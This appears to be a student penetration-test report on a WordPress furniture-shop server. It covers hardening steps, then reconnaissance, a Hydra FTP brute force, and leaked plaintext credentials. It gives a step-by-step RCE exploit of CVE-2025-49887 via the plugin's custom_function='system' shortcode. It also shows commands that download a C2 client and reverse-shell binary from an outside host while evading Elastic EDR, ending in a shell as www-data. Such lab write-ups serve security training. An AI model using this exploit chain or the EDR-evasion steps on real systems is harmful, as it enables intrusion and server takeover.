└─$ wpscan --url https://3.15.45.133:8000 -e --disable-tls-checks --random-user-agent
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: https://3.15.45.133:8000/ [3.15.45.133]
[+] Started: Fri Sep 26 21:01:04 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.58 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```

Figure 17 - WordPress vulnerability scanner

6. Hardening of WordPress

Disable XMP-RPC (Not required to run website)



Disable XML-RPC-API
Deactivate

Lightweight plugin to disable XML-RPC API and Pingbacks,Trackbacks for faster and more secure website.
Version 2.1.7 | By Neatma | View details

Disable directory listing


```
<Directory /var/www/html/wordpress>
        AllowOverride All
        Options -Indexes
        Require all granted
</Directory>
```

Disable WP-Cron (Not required to run website)

Modify wp-config.php


```
define( 'DISABLE_WP_CRON', true );
```

Username found via Rss Generator



Name	
Username	horse — Usernames cannot be changed.
First Name	
Last Name	
Nickname (required)	horse
Display name publicly as	admin

Figure 19 – username in WordPress settings



```
[i] User(s) Identified:

[+] admin
 | Found By: Rss Generator (Passive Detection)
```

Figure 18 - "fake" username

Access Control

- Disable root login over SSH: PermitRootLogin prohibit-password prevents root access with passwords.
- Use key-based authentication: Enforce PubkeyAuthentication yes and PasswordAuthentication no for stronger SSH security.
- Limit login attempts: Set maximum tries to 6 or less to reduce brute-force risk.
- Restrict allowed users: Use AllowUsers student15 or groups to explicitly control access.
- Session timeout: Configure automatic logout for idle SSH sessions (ClientAliveInterval / ClientAliveCountMax).

```
PermitRootLogin prohibit-password
PubkeyAuthentication yes
PasswordAuthentication no
AllowUsers student15
ClientAliveInterval 300
ClientAliveCountMax 3
```

- Role separation: Use separate accounts for web administration, database management, and system maintenance. This prevents compromise of one account from giving control over all services.

Rate Limiting & DDoS Protection

- Fail2ban: Deploy fail2ban for SSH and WordPress logins to block brute-force attempts.

```
sudo apt install fail2ban
sudo systemctl start fail2ban
sudo systemctl enable fail2ban
```

Backup & Recovery

- Automated backups: Use WordPress plugins such as Jetpack VaultPress Backup or UpdraftPlus for incremental and encrypted backups.

Authentication & Authorization

- Strong password policy: Enforce long, unique passwords with rotation for database and WordPress accounts.
- MySQL hardening: Use least-privileged database users (WordPress DB user should not have SUPER privileges).

Vulnerability exploitation

Vulnerabilities

1. FTP Improper Restriction of Excessive Authentication Attempts
2. WordPress Product XML Feed Manager for WooCommerce Plugin <= 2.9.3 - Remote Code Execution (RCE) CVE-2025-49887
3. Executable-only file read (Misconfigured Permission)


Tools

1. Nmap
2. Wappalyzer
3. Gobuster
4. Rsmangler
5. ExeOnlyDump
6. Custom Tools (Appendix)


Reconnaissance

Active scanning of victim's IP address

```
sudo nmap -sVC -p- -vvv --min-rate=1000 3.15.45.133
```




```
PORT     STATE SERVICE  REASON         VERSION
21/tcp   open  ftp      syn-ack ttl 49 vsftpd 3.0.5
22/tcp   open  ssh      syn-ack ttl 49 OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 7a:a5:49:61:bf:0c:21:f4:2c:94:10:d2:0c:ab:3f:b4 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFspXYzgZydbop441emdNnsogc7EYXxbFOC
|   256 a6:db:fe:7d:5d:ca:66:04:46:05:c3:f7:a3:69:fe:9b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPBfTGX2Wk/2iSe2O6/rPbmg5O6wn5+iXmVnu2KvAHx3
443/tcp  open  ssl/http syn-ack ttl 49 Apache httpd 2.4.58 ((Ubuntu))
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=SG
| Issuer: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=SG
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-09-21T04:30:11
| Not valid after:  2026-09-21T04:30:11
| MD5:   5bb4:7f41:a591:6e6f:6683:3833:55f2:0e92
| SHA-1: 5fa0:1327:0147:6ae3:4df3:8c9c:bb95:1a3e:6c78:2be2
```



```
8000/tcp open  http     syn-ack ttl 49 Apache httpd 2.4.58
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: 400 Bad Request
|_http-server-header: Apache/2.4.58 (Ubuntu)
Service Info: Host: ip-10-2-2-153.us-east-2.compute.internal; OSs: Uni
```

Searching victim-owned websites



https://3.15.45.133

ols Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

c Minimalist
in 2021 · Furniture & Home

Handmade • Sustainable • Timeless

autiful furniture designed to last

t creates furniture that celebrates clean lines, natural materials, and
manship. Our pieces are designed to fit modern homes — minimal in
function. We focus on sustainable sourcing and durable construction
becomes a part of daily life for years to come.

VOC finishes, and recycled
ssible.

Design
Scandinavian-inspired lines with versatile modular options.

duction and quality control
pieces.

Shipping
Eco-friendly packaging and reliable delivery options worldwide.

Featured products


Odin Dining Table
Solid oak, seats 6 — minimal silhouette.

Luna Lounge Chair
Comfort-forward, removable fabric cover.

Visit & Contact
Email: sales@nordicminimalist.com
Instagram: @nordicminimalistp15

Our Promise

Figure 20 - Static website with instagram handle



CMS
WordPress 6.8.2

Programming languages
PHP

Blogs
WordPress 6.8.2

Databases
MySQL

JavaScript frameworks
React 18.3.1


JavaScript libraries
jQuery 3.7.1
jQuery Migrate 3.4.1
Lodash
core-js 3.39.0

Miscellaneous
RSS

Figure 21 - WordPress on port 8000

Active scanning using wordlist

```
gobuster dir -u https://3.15.45.133:8000 -x txt,php,html,xml -w raft-small-words.txt -k
```




3.15.45.133:8000/products.xml

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
–<root>
   <time>September 13, 2025 7:59 am</time>
   <title> Products Feed </title>
  –<item>
     <name>Chair</name>
     <short_description>A black chair</short_description>
     <link>https://3.15.45.133:8000/?product=chair</link>
     <price>54</price>
     <currency>SGD</currency>
    –<image_url>
       https://3.15.45.133:8000/wp-content/uploads/2025/09/fb314d1f-85d2-42eb-aee1-44063d225807.jpg
     </image_url>
     <sku/>
     <status>Published</status>
     <stock_quantity>0</stock_quantity>
     <categories>Uncategorized</categories>
     <tags/>
     <total_sales>0</total_sales>
   </item>
 </root>
 <!-- Product XML Feeds for WooCommerce -->
–<!--
  Created By: https://wpfactory.com/item/product-xml-feeds-woocommerce/ @ 2025-09-13 07:59:02
 -->
```

Figure 23 - Finding WordPress using product xml feeds plugin

Search open-source websites



https://www.instagram.com/nordicminimalistp15/

Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

nordicminimalistp15
nordic minimalist
1 post 0 followers 0 following
Nordic Minimalist 1990
Company EST. 1990
Contact our manager at jeremy@gmail.com

Figure 22 - Instagram page containing a potential username

Initial Access


Brute forcing FTP for valid account

Wordlist:

```
Nordic
Minimalist
1990
```


Mangled Wordlist:

```
rmangler --file wordlist.txt --output mangled.txt
```



```
┌──(root㉿kali)-[~/Desktop/EH]
└─# hydra -l jeremy -P mangled.txt ftp://3.15.45.133 -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milita
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-21 13:54:42
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwr
[DATA] max 16 tasks per 1 server, overall 16 tasks, 6826 login tries (l:1/p:6826), ~
[DATA] attacking ftp://3.15.45.133:21/
[STATUS] 253.00 tries/min, 253 tries in 00:01h, 6573 to do in 00:26h, 16 active
[STATUS] 248.33 tries/min, 745 tries in 00:03h, 6081 to do in 00:25h, 16 active
[21][ftp] host: 3.15.45.133   login: jeremy   password: N0rd1cM1n1m@11$7
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-21 13:59:23
```


Figure 25 - Valid Credentials for FTP



```
import mysql from "mysql2/promise"

// Create connection pool for better performance
const pool = mysql.createPool({
  host: "127.0.0.1",
  user: "shopmaster",
  password: "Stay_Tuned1230",
  database: "blog",
  waitForConnections: true,
  connectionLimit: 10,
  queueLimit: 0,
})

export default pool
```

Figure 24 - Password in database config

Login to WordPress with the credentials:



Username or email address


shopmaster

Password

Stay_Tuned1230

☐ Remember me

Figure 27 - Login to WordPress with found credentials



Product XML Feeds

General | XML Feed #1

XML Feed #1

Recent file was created on September 13, 2025 8:07 am

Enable/Disable: ✓ Enable XML Feed #1

Admin title: XML Feed #1

Template Options

XML header: Please visit Product XML Feeds for WooCommerce page to check all available shortcodes.

```
<?xml version = "1.0" encoding = "utf-8" ?>
<root>
<time>[alg_current_datetime]</time>
<title><![CDATA[ Products Feed ]]></title>
```

XML item: Please visit Product XML Feeds for WooCommerce page to check all available shortcodes.

```
<item>
    <name>[alg_product_name cdata="yes"]</name>
    <short_description>[alg_product_short_description cdata="yes"]</short_description>
    <link>[alg_product_url]</link>
    <price>[alg_product_price]</price>
    <currency>[alg_shop_currency]</currency>
    <image_url>[alg_product_image_url image_size="full"]</image_url>
    [alg_product_gallery_image_url image_nr="1" before="<image_url_1>" after="</image_url_1>"]
    <sku>[alg_product_sku]</sku>
```

Figure 26 - Finding Product XML plugin

Finding CVE-2025-49887 and getting remote code execution through the plugin.


Currently there is no public exploit and write up for CVE-2025-49887. To find the vulnerable code, you must compare version 2.9.3 (unpatched version) and 2.9.4 (patched version).

Inside “class-alg-shortcodes.php”, the “custom_function” is vulnerable to remote code execution.

```
if ( '' != $atts['custom_function'] && function_exists( $atts['custom_function'] ) ) {
        $custom_function = $atts['custom_function'];
        $result          = $custom_function( $result );
}
```

“function_exists()” only checks that the function name corresponds to *any* existing PHP function (including built-ins like system, exec, shell_exec, passthru, assert, eval-style helpers, popen, proc_open, etc). Those built-ins can run commands.

Create a custom field in a product to output our command




Add Custom Field:

Name	Value
hello	cat /proc/version

Custom fields can be used to add extra metadata to a post that you can use in your theme.

Figure 28 - "hello" field contains our command

Add the custom field and pass it to “custom_function” with system to run commands.




Please visit Product XML Feeds for WooCommerce page to check all available shortcodes.

```
        <short_description>[alg_product_short_description cdata="yes"]</short_description>
        <link>[alg_product_url]</link>
        <price>[alg_product_price]</price>
        <currency>[alg_shop_currency]</currency>
        <image_url>[alg_product_image_url image_size="full"]</image_url>
        [alg_product_gallery_image_url image_nr="1" before="<image_url_1>" after="</image_url_1>"]
        <sku>[alg_product_sku]</sku>
        <status>[alg_product_status name="yes"]</status>
        <stock_quantity>[alg_product_stock_quantity]</stock_quantity>
        <categories>[alg_product_categories]</categories>
        <tags>[alg_product_tags]</tags>
        <total_sales>[alg_product_meta name="total_sales"]</total_sales>
        <hello>[alg_product_meta name="hello" custom_function="system"]</hello>
</item>
```

Figure 29 - Linking the custom field

Run “Create now” to execute the plugin which outputs to product.xml.


Update period

Update weekly

Create now

7 days till next update.

Get Product XML Feeds for WooCommerce Pro to change the update peri

Figure 30 - Execute the command

Command ran and outputs to product.xml without triggering the endpoint detection.



```
        <total_sales>0</total_sales>
      -<hello>
          Linux version 6.8.0-1024-aws (buildd@lcy02-amd64-108) (x86_64-linux-gnu-gcc-13 (Ubuntu 13.3.0-6ubuntu2~24.04) 13.3.0, GN
       </hello>
     </item>
  </root>
  <!-- Product XML Feeds for WooCommerce -->
-<!--
   Created By: https://wpfactory.com/item/product-xml-feeds-woocommerce/ @ 2025-09-13 08:13:06
  -->
```

Figure 31 - Results of cat /proc/version

When trying common reverse shells, elastic endpoint will block it by killing the process. Which is why it is required to use nonconventional techniques to bypass the EDR.


The following tools are required to get an interactive reverse shell:

1. Server.py (Appendix)
2. Client.py (Appendix)
3. Shell.c (Appendix)

Use the exploit to download and run the Python C2 client via the XML plugin:

```
wget http://152.42.170.205:54320/client.py -O /tmp/client.py
python3 /tmp/client.py
```


Upgrade to a shell by compiling a C reverse shell instead of using a C2 which is then possible to upgrade to an interactive shell using python again.



```
root@ubuntu-s-1vcpu-2gb-sgp1-01:~# python3 server.py
Listening on 0.0.0.0:9001
Connection from ('3.15.45.133', 36594)
Enter Python command: wget http://152.42.170.205:54320/shell -O /tmp/shell
--2025-09-13 14:51:38--  http://152.42.170.205:54320/shell
Connecting to 152.42.170.205:54320... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16232 (16K) [application/octet-stream]
Saving to: '/tmp/shell'

     0K .......... .....                                      100% 68.8K=0.2s

2025-09-13 14:51:38 (68.8 KB/s) - '/tmp/shell' saved [16232/16232]
```

Figure 32 - C2 running command on client

After obtaining an interactive shell, manually enumerate the system to avoid flagging the EDR and killing the shell. (Therefore, running linPEAS without modification is not possible because Elastic may terminate the entire process, including the shell.)




```
root@ubuntu-s-1vcpu-2gb-sgp1-01:~# nc -vlnp 9002
Listening on 0.0.0.0 9002
Connection received on 3.15.45.133 58540
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
